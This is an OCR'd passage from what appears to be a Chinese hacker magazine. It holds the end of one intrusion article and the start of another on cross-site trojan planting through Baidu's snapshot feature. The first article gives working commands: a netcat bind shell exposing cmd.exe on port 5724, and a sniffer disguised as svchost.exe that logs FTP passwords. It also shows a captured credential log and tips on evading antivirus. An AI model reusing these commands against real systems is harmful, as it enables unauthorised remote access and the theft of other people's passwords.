


图6

McAfee的路径是C:\Docume~1\All Users\Application Data\Network Associates\VirusScan，找了半天，发现每天都进行更新病毒库，日志也就几个ASP站点出现ASP木马，没什么利用价值，我顺便看了看其它网站的安全，发现只要是支持PHP的，使用的都是DISCUZ!和PHPWIND的最新版本！看样子只能想想其它的方法了，忽然想到是否可以读一下RADMIN的注册表[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters]的键值Parameters，但LAKE2木马提示错误。问了一下朋友，他跟我提到了NC，对了！sniff！利用NC反弹一个CMDSHELL，然后在CMDSHELL下使用古老的技术——嗅探！先找几个在USER权限下可以执行的目录，我选择的是C:\Docume~1\All Users\Application Data目录，直接把NC.EXE和SVCHOST.EXE（其实就是改名的X-SNIFF了）上传上去，倘若被查杀的话，大家可以对这两个文件先进行免杀。来执行命令吧，**C:\Docume~1\All Users\Application Data\nc.exe -L -e c:\windows\system32\cmd.exe -p 5724**，在5724端口




图7





图8


```
文件(F) 编辑(E) 格式(O) 帮助(H)
TCP  [06/07/06 21:44:18]
[redacted]Port: 1111->21
USER hulort

TCP  [06/07/06 21:44:18]
[redacted]Port: 1111->21
PASS [redacted]

TCP  [06/07/06 21:45:07]
[redacted]Port: 3378->21
USER luomanzhiyue

TCP  [06/07/06 21:49:39]
[redacted]Port: 1113->21
USER hulort

TCP  [06/07/06 22:40:23]
[redacted]Port: 1126->21
PASS [redacted]
```
图9

上绑定c:\windows\system32\cmd.exe，并一直监听！赶快连接上去NC -VV *.*.*.* 5724，等了一会儿出现了SEHLL，好开心啊！

运行咱们的嗅探器吧，**svchost.exe -tcp -pass -hide -port 21 -log 1.txt**，如图8，嗅探的是21端口，现在就等上勾了。事实上，倘若对方有防火墙的话，还可以尝试使用nc绑定对方的cmd来反向连接我们。

嗅了一个晚上，终于在隔天早晨看到结果了，如图9，密码到手了，剩下的事儿我想各位菜鸟都应该会了。

（文章中涉及到的工具3389登录器、aspx探针、CCPHc.exe、xsniff、Webadmin2Y、WebTool、nc以及sniff.exe，光盘中已收录）

X小编语：

本文的重点并非是前边的入侵及得到webshell的过程，而是在提权不成功的情况下，想到了利用嗅探工具来获取对方的ftp帐号和密码，这确实是一个非常不错的思路。不过本文也有一个小小的问题，小编在测试使用xsniff在普通权限下进行嗅探的时候，老是提示错误，原因不明。所以，小编建议换用sniff.exe，这个工具在普通权限下进行嗅探是非常好用的。

惊爆百度、TOM、21CN系列搜索引擎漏洞

冰河洗剑

你觉得百度网站的安全性很可靠吗，有没想过百度搜索也有漏洞？跨站挂马时还在使用“http://www.myyahoo.net@0xcc.71.0310.0x44/”之类的IP地址变形，或者还在使用动网出错信息“http://bbs.dvbbs.net/showerr.asp?ErrCodes=****”之类的方法来跨站挂马吗？看看最新的百度跨站挂马攻击法吧（自从上次在黑X档案上发表了一篇有关浩方平台内网入侵的漏洞之后，认识了不少黑X的朋友，一些朋友认为我发现的那个漏洞真的很巧妙，就想问问我是怎么发现的。我告诉他们，其实漏洞到处是，关键是你有没有一颗发现漏洞的心，对你的技术要求却并不是很高！换言之，就是你有没有随时留意身边的事情，没有细心，许多漏洞就会白白从你眼前溜走。不信吗？看看这次我是怎么发现一系列的搜索引擎漏洞的吧）！

一、“百度快照”，你留心了吗？

玩黑的朋友一定少不了接触百度、GOOGLE之类的搜索引擎，因为抓肉鸡找漏洞站点都离不了搜索，不过有多少人真正认真的对百度去进行思索了呢？大家一定认为百度、Google之类的大网站不会有什么漏洞吧！好，那就跟我来一起进行一次漏洞发掘之旅！

想上网搜索点黑客资料，于是打开了百度，在其中输入了“黑客”，随便就搜索出了一大堆结果。随意点了其中的一个链接，好像是什么最新的刷QQ红钻和Q币的东东，我的QQ秀上现在还在光着身子，早就想找几个免费的Q币和会员玩玩了。没想到竟然打不开这个链接！

琢磨了一会儿，干嘛这么有用的资料偏偏打不开呢，莫非是机密技术不能泄露，把网页删除了？不过好在百度有网页快照，只要有快照，什么网页看不了啊？点击下链接下方的“百度快照”，顺利的打开了网页记录文件，不过有些失望，看来是骗人的东东，又是什么拨打电话充Q币，输入某某号码……白痴才会上当呢！不过打开这个网页快照时，却注意到了网页上方的一句快照提示：“如果打开速度慢，您可以尝试打开无javascript的快照”（图1）。“javascript”？看到这个词，想到了什么？——难道在快照网页中，可以执行javascript语句？快照网页执行的javascript语句，是指让原有网页本身执行其代码语句，还是指让原本不能执行的代码语句通过快照来执行呢？带着疑问，我开始对百度快照进行了检测。





图1

二、百度快照，为我所用

怎么测试呢？恰好朋友的MSN空间里面有一些Javascript语句，看看百度快照之后是什么样吧！

打开网页“http://pmhxh.spaces.live.com/”，在里面有“星座占卜”代码和“在博客上添加广播”的代码，如下（图2）：


图2

```
<iframe src="http://astro.qq.com/index/ladyastro.htm" width="200" height="300" frameborder="no" border="0"marginwidth="0" marginheight="0" scrolling="no"></iframe>

<IFRAME style="WIDTH: 180px; HEIGHT: 25px" marginWidth=0 marginHeight=0 src="http://bbs.qq.com/radio.htm" frameBorder=0 width=180 scrolling=no height=30></IFRAME>
```

